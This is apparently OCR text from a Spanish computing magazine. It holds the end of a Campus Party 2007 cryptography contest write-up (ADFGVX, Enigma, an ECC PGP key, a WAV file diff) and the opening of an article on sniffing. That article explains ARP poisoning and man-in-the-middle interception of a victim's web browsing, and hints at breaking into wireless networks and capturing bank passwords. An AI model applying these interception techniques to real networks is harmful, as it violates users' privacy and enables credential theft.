a mano en su práctica totalidad. Como comenté posteriormente en la pista del foro, no sigue el esquema estándar del cifrado ADFGVX alemán, utilizando en su lugar el explicado en la presentación del taller. Este algoritmo es el mismo en esencia, pero eliminando el paso de transposición de filas por columnas, para evitar que -una vez más- la gente se limitara a buscar un applet online para descifrar el algoritmo. Por eso, esta vez les tocó hacer el trabajo duro a manita... soy un retorcido, qué le vamos a hacer. :-)

Para resolver el reto, lo primero era alinear el criptograma atendiendo a la clave:

```
ACMPSU
XADVDD
XAVAAV
FDGGVG
GXDDVD
VFDDAD
VDVVVG
FVVAAA
AXFDAX
AAXVVD
ADAAAA
```


Tras lo cual había que reordenarlo:

```
CAMPUS
AXDVDD
AXVAVA
DFGGGV
XGDDDV
FVDDDA
DVVVGV
VFVAAA
XAFDXA
AAXVDV
DAAAAA
```

Realizando la sustitución ADFGVX obteníamos el siguiente mensaje:

```
   H  A  C  H  E  E  Q  U  I  S  C  A  Y  C  L
A  V  I  J  E  R  O  N  O  R  M  A  L
   AX DV DD AX VA VA DF GG GV XG DD DV FV DD DA
DV VV GV VF VA AA XA FD XA AA XV DV DA
```

Que, al reordenar, quedaba de la siguiente forma:






Diagrama de una máquina Enigma



Máquina Enigma.

```
HACHE EQUIS CA Y CLAVIJERO NORMAL
```

Ahora entraba en juego la intuición del concursante, pues la palabra clavijero tiene que hacer pensar de forma casi inmediata en alguna máquina de cifrado electromecánica de la época de la segunda guerra mundial. Si empezamos por la más típica, la máquina Enigma, y utilizamos "HXK" como clave para las posiciones iniciales de los tres rotores, obtendremos el siguiente mensaje:

```
QUIEROUNPATINETE
```

¿Por qué esa frase? No, no quería un patinete, aunque terminé dándome unas vueltas por el recinto con el de Jaime... Lo que ocurre es que mientras preparaba las pruebas estaba con mi novia, y en el momento de tener que elegir un mensaje, ella vio pasar a alguien con un patinete y dijo "quiero un patinete". No creáis, que muchas cosas en esta vida pasan así...

Respecto a la resolución del nivel, y dado que en éste en concreto no había demasiado margen para la imaginación, es prácticamente la misma para todos los usuarios. Los escollos resultaron ser principalmente dos: en primer lugar, el proceso ADFGVX no estándar, que causó algunos problemas a aquellos que usaban programas para la resolución automática; y en segundo lugar, encontrar un simulador de la máquina Enigma adecuado. Nuevamente, CrypTool demostró ser una estupenda herramienta para el concurso, pues incluye un simulador completamente funcional.

LA PALABRA CLAVIJERO TIENE QUE HACER PENSAR DE FORMA CASI INMEDIATA EN ALGUNA MÁQUINA DE CIFRADO ELECTROMECÁNICA



Nivel 7

La bestia negra del concurso, sin duda alguna. Una clave pública era toda la información proporcionada:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQJqBEajoodnAgkB////////////////////////////////////////////////
/////////////////////////////////////8CCQH//////////////////////
////////////////////////////////////////////////////////////////
/AIHUZU+uWGOHJofkpohoLaFQO6i2nJbmbMV87i0iZGO8QnhVhk5Uex+k3sWUsC9
O7G/BzVz34g9LDTx70Uf1GtQPwACCMaFjga3BATpzZ4+y2YjlbRCnGSBOQU/tSH4
KK9ga009uqFLXnfv5lko/h3BJ6L/qN4zSLPBhWpCm/l+fjHC5blmAgkBGDkpania
O8AEXIpftCx9G9mY9URJV5tEaBevvRcnPmYsl+5ymV70JkDFULkBP60HYTU8cIai
csJAiL6Udp/RZlAAAQECCQH/////////////////////////////////////////
//pRhoeDvy+Wa3/MAUj3CaXQO7XJuImcR667b7cekThkCQIJAV5JrLUYYJ/9TRZv
9AFfdi4qLW2lNgpXCjEnVpn/qu0x5uVdTu9rqHa52lKbWiYspyX+a67KRh2P2aJs
cOdPXojiAgkBoPg3btZm9xZOElihLOXk3kKQc6P9nv+7XsiLv776pk35zyQux+t2
4osCwlvSoHr5oOnQwl0VGUFUKRsgR44gB8sCCJF3WY71ULYlpA+WGaSvs2ARX0/6
zvoZZ2JTHS+LJq3nHc8jlpIQfC4QuCE9Sf4+6Xso0kzNYcqsA/glumvq9nJotEpU
YWxsZXIgQ3JpcHRvZ3JhZsOtYSAoQ2FtcHVzIFBhcnR5IDIwMDcpIDxjcmlwdG9n
cmFmaWFAcGFydHkuc2ltYXVyaWEubmV0PojABBNnAgAlBQJGo6KHAhsPBQkACTqA
BgsJCAcDAgQVAggDAxYCAQIeAQIXgAAKCRARi5uhEPldSc8yAgjUiaWeZfNbzkQb
MDDpC9dBKlV+aJDIuuJ+mCG7CxIQxgpviLxMV5bdiH/trsw9uoMuiQHEFZe4rWrJ
v/iFzlqRCwIJAeU/yxZ757UN6UNla9VdVTcgyxCjXLLdDzNPPwIsxpvFrkVv+ipm
dyPH6iwTlZs7L09H19BIlmiF5J1GBtUlQ6nC
=khaK
-----END PGP PUBLIC KEY BLOCK-----
```

ERA COMPLICADO SABER QUE ERA NECESARIO DICHO ELEMENTO PARA RESOLVER EL RETO, AUNQUE LA AGRUPACIÓN DE BARRAS AL INICIO DE LA CLAVE ES MUY CARACTERÍSTICA

Se pedía al concursante un mensaje cifrado con información sobre cómo resolvió el reto. Además, no se proporcionaron pistas inicialmente, y sólo se dio una, cuando la hora de cierre del concurso era inminente:


- **La clave pública está completa, aunque el algoritmo utilizado no está, en principio, soportado por GnuPG...**

En principio estaba pensada para ser la última prueba del concurso, de ahí la dificultad. No quiero ni imaginarme la cantidad de blasfemias que se profirieron en mi honor... algunas de hecho las pude escuchar en directo. Je...

El caso es que esta clave pública estaba generada mediante un algoritmo ElGamal de curvas elípticas, utilizando para ello el parche ECCGnuPG para GnuPG disponible en http://www.calcurco.cat/eccGnuPG/index.es.html. Era complicado saber que era necesario dicho elemento para resolver el reto, aunque la agrupación de barras al inicio de la clave es muy característica... para aquel que ya haya visto alguna vez una.

La prueba fue resuelta únicamente por rapul, chandra y piedachu (por ese orden), y se tuvieron que devanar los sesos bastante para lograrlo. Me consta que rapul estuvo durante buena parte de un día modificando a mano el código fuente de GnuPG, pues estaba convencido de que había alterado una clave de cifrado estándar. Finalmente, en un alarde de inspiración, compiló en su distribución Gentoo GNU/Linux el programa con todos los uses activados, entre los cuales se encontraba el de ECC. Una vez hecho, la clave tomó sentido y la prueba estuvo resuelta.

```
root@crujido ~ # gpg --version
gpg (GnuPG) 1.4.7-ecc0.1.6
Copyright (C) 2006 Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.
```



```
   Home: ~/.gnupg
   Supported algorithms:
   Pubkey: RSA, RSA-E, RSA-S, ELG-E, DSA, ECC, ECELG, ECDSA
   Cipher: IDEA, 3DES, CAST5, BLOWFISH, AES, AES192, AES256,
TWOFISH
   Hash: MD5, SHA1, RIPEMD160, SHA256, SHA384, SHA512, SHA224
   Compression: Uncompressed, ZIP, ZLIB, BZIP2

   rapul@crujido /mnt/huge/crypto $ gpg --import --allow-non-
selfsigned-uid
   clave.asc
   gpg: key 10F95D49: public key "Taller Criptografia (Campus
Party 2007) <
   criptografia@party.simauria.net>" imported
   gpg: Total number processed: 1
   gpg:               imported: 1
```

Por otro lado, chandra buscó en la red información sobre el identificador de algoritmo que contenía la clave, encontrando en una lista de correo unos mensajes del creador del parche preguntando sobre ese tema precisamente. Un par de búsquedas en Google mediante, accedió a la página anteriormente citada y compiló correctamente el parche.

Nivel 8

Esta prueba fue añadida al concurso "sobre la marcha", dada la sorprendente celeridad con que los concursantes estaban resolviendo las pruebas, y para evitar que alguien que estuviera atascado en la anterior pudiera aburrirse demasiado. En el fondo soy muy atento...]:-)

Al participante se le proporcionaba un fichero de audio con extensión WAV y un hash MD5 (403a32769f4ab9444584a547933f18e7), y se insinuaba que era necesario utilizar la red DC++ de la Campus Party. No hubo ningún tipo de pista, ni en el documento PDF de la prueba, ni posteriormente en el foro. No obstante, se trataba de una prueba bastante sencilla.


NUEVAMENTE LAS HERRAMIENTAS AUTOMATIZADAS NO SERVÍAN PARA GRAN COSA, SIENDO NECESARIO REALIZAR EL PROCESO DE FORMA MANUAL

Lo primero que llamaba la atención es que el hash proporcionado no correspondía con el fichero dado, así que simplemente era necesario buscar en la red DC++ otro con idéntico nombre. Tras comprobar que éste sí se correspondía con el hash, únicamente era necesario analizar (con un editor hexadecimal o alguna herramienta similar) las diferencias en la información entre ambos. Dichas diferencias eran las siguientes para cada dirección de memoria especificada:

```
0000:01000 --> 1001000
0000:02000 --> 1000001
0000:03000 --> 1000011
0000:04000 -->1001011
```

Esa información binaria se corresponde con los valores decimales 72, 65, 67 y 75, que en la tabla ASCII es ocupada por los caracteres H, A, C y K. Así pues, el mensaje oculto era "HACK".

La prueba fue resuelta por rapul, chandra, phiber y piedachu, y para ello utilizaron herramientas como Hexdump, Hex Workshop, o un simple XOR. Se trataba de una prueba a muy



Máquina Enigma.

bajo nivel, y nuevamente las herramientas automatizadas no servían para gran cosa, siendo necesario realizar el proceso de forma manual una vez obtenidas las diferencias entre los ficheros.

Terminando


Finalmente, y tras muchas horas de dedicación, los agraciados obtuvieron sus premios: rapul un ordenador portátil HP nuevo, chandra una consola Nintendo Wii, y phiber un teléfono móvil Nokia 5200 y dos entradas para la Campus del próximo año. Lamentablemente, piedachu no pudo optar a un premio por formar parte de la organización, pero virtualmente resultó la tercera en la clasificación y completó todas las pruebas, demostrando una gran rapidez mental. Su esfuerzo, por ser completamente desinteresado, resultó el doble de valioso.

Finalmente, el sábado se realizó la entrega de premios donde, ya descansados, los concursantes recordaban entre bromas los duros momentos pasados frente a las pantallas. Mi más sincera enhorabuena a todos los que participaron en el concurso, y espero que volvamos a coincidir en otra ocasión.

Quisiera también, por último, mandar un abrazo muy fuerte a toda la gente del área de software libre, en especial a Eloi, Jaime, Javi, Mariángeles, Luis, Amadeo, Bea, Raúl, y todos aquellos que, desgraciadamente, me estoy olvidando. ¡Sois muy grandes!

Ramiro Cano Gómez
death_master@hpn-sec.net
http://omniumpotentior.wordpress.com/

PIEDACHU NO PUDO OPTAR A UN PREMIO POR FORMAR PARTE DE LA ORGANIZACIÓN, PERO VIRTUALMENTE RESULTÓ LA TERCERA EN LA CLASIFICACIÓN Y COMPLETÓ TODAS LAS PRUEBAS



Página del proyecto.

técnicas de sniffing

¿Pueden observar nuestras visitas a páginas WEB?

Seguimos con más capítulos de Técnicas de Sniffing. Esta vez tocaremos un tema bastante delicado y que seguramente a más de uno pondrá los pelos de punta. En este artículo comprobaremos que con unos pocos pasos un usuario malintencionado podría estar visualizando desde su navegador todas las visitas que realizamos en tiempo real a distintos portales WEB. Todo ello, sin tener comprometida con ningún tipo de software o malware la máquina víctima y sin mover un solo dedo.

PODREMOS VISUALIZAR TODAS LAS PÁGINAS WEB QUE ESTÁ VISITANDO UN DETERMINADO USUARIO EN TIEMPO REAL COMO SI NOSOTROS MISMOS ESTUVIÉSEMOS DELANTE DE ESA MISMA MÁQUINA

Saludos, mis queridas mentes inquietas. -<|:-)[n]. Aquí estamos en otro capítulo más de Técnicas de Sniffing, esta vez tocaremos un tema bastante curioso que sorprenderá a más de uno. En este artículo a igual que en todos aquellos del Taller Técnicas de Sniffing aprenderemos que aplicando Técnicas de Sniffing podemos conseguir información muy sensible... Aunque para este caso la palabra más correcta seria "observar".


En este artículo aprenderemos que aplicando unos simples pasos podremos visualizar todas las páginas WEB que está visitando un determinado usuario en tiempo real como si nosotros mismos estuviésemos delante de esa misma máquina. Para ello no es necesario que la máquina víctima contenga ningún tipo de vulnerabilidad que explotaríamos por ejemplo con un exploit, tampoco es necesario que esté corriendo ningún tipo de software o malwere que nosotros controlemos... ¡¡Solo es necesario que la máquina víctima pertenezca a la red!! Con ello podríamos por ejemplo conectarnos a una red inalámbrica protegida. Romper su seguridad. Entrar en la red y, observar por dónde está navegando el propietario de dicha red inalámbrica en ese preciso momento... Aunque ésta es solo una posibilidad.

¿Qué vamos a hacer?

Nuestro objetivo es recoger la mayor información posible sobre qué páginas WEB suele visitar mayoritariamente un usuario determinado que pertenezca a una red, bien sea cableada o inalámbrica. Esto nos podría servir para realizar otros ataques con éxito que veremos en otros capítulos de Técnicas de Sniffing. Estos ataques bien podrían ser la recogida de tal vez ¿contraseñas bancarias?, u otros datos de interés muy personal... Las posibilidades son excesivas, tan solo hay que echar a volar nuestra imaginación. Ya sabéis que la imaginación es llave que abre infinitas puertas.

Sabiendo qué portales suele visitar con mayor normalidad nuestra víctima podríamos realizar ataques muy comprometedores, pero bueno, eso ya lo veremos en otros artículos donde haremos hincapié en este texto que tienes en tus manos.

Seguimos marcando nuestros objetivos. Para recoger todos esos datos necesitaremos alguna herramienta que vaya seleccionando toda esa información, para ello utilizaremos dos herra-



mientas que nos serán muy útiles para el tema tratado hoy, más adelante os las presentaré y os enseñaré cómo instalarlas en vuestro sistema operativo.

Para que estas herramientas puedan recoger toda esa información es necesario que realicemos un ataque Man in the middle o Hombre en el medio. Los conocimientos básicos de cómo funciona este ataque y cómo llevarlo a la práctica ya lo vimos en el primer artículo de Técnicas de Sniffing. Que si la red es conmutada o compartida. Que si la tarjeta de red entre en modo promiscuo. El envenenamiento ARP o ARPSpoof. Cómo funciona el protocolo ARP. Cómo trabaja la tabla Caché ARP REPLY, etc. Aunque todo esto ya está perfectamente explicado volveremos a hacer hincapié en estos conocimientos básicos sobre técnicas de sniffing. Todo ello, para que nadie se pierda. De todas maneras, no te vendrá mal sacar de la estantería el número #110 de la revista @rroba y releerte el artículo citado.

El escenario

En este apartado vamos a explicar cómo realizar el ataque teórico que luego llevaremos a la práctica y que será totalmente real.

El ataque que aquí se explica solo puede ser llevado a la práctica en redes de área local ya que para realizar el ataque nos aprovecharemos del protocolo ARP. Recordando algunas cosas diremos que el protocolo ARP es el encargado de "enlazar" las direcciones IP con las direcciones físicas (MACs). El funcionamiento del protocolo ARP es bastante sencillo de entender, aunque no vamos a hacer un estudio detallado del protocolo, quédate con estas cosas:

Cuando una máquina desea conectarse o enviar algo a otra máquina de la red local debe de conocer de antemano la dirección MAC de destino.

Recuerda bien esto: Para enviar cualquier paquete en una red es necesario conocer la dirección MAC de destino.

Cuando un usuario desea intercambiar datos, enviar información, etc, utiliza una dirección IP. Luego la tarjeta de red ya se encarga de transmitir el paquete.

La tarjeta de red conoce los siguientes datos: Dirección IP de origen, Dirección MAC de origen y por último la dirección IP de destino (indicada por el usuario). Pero como estaréis observando no conoce la Dirección MAC de destino.

¿Cómo obtiene la tarjeta de red la dirección MAC de destino? Pues muy fácil. La tarjeta de red va a la TABLA CACHÉ ARP, que contiene la correspondencia entre Direcciones IP y Direcciones MAC utilizadas recientemente, y busca en ella si existe alguna entrada con la Dirección IP de destino. Si la Dirección IP solicitada de destino se encuentra en esta tabla el proceso se termina en este punto, puesto que la máquina que origina el mensaje ya dispone de la Dirección MAC de la máquina destino.

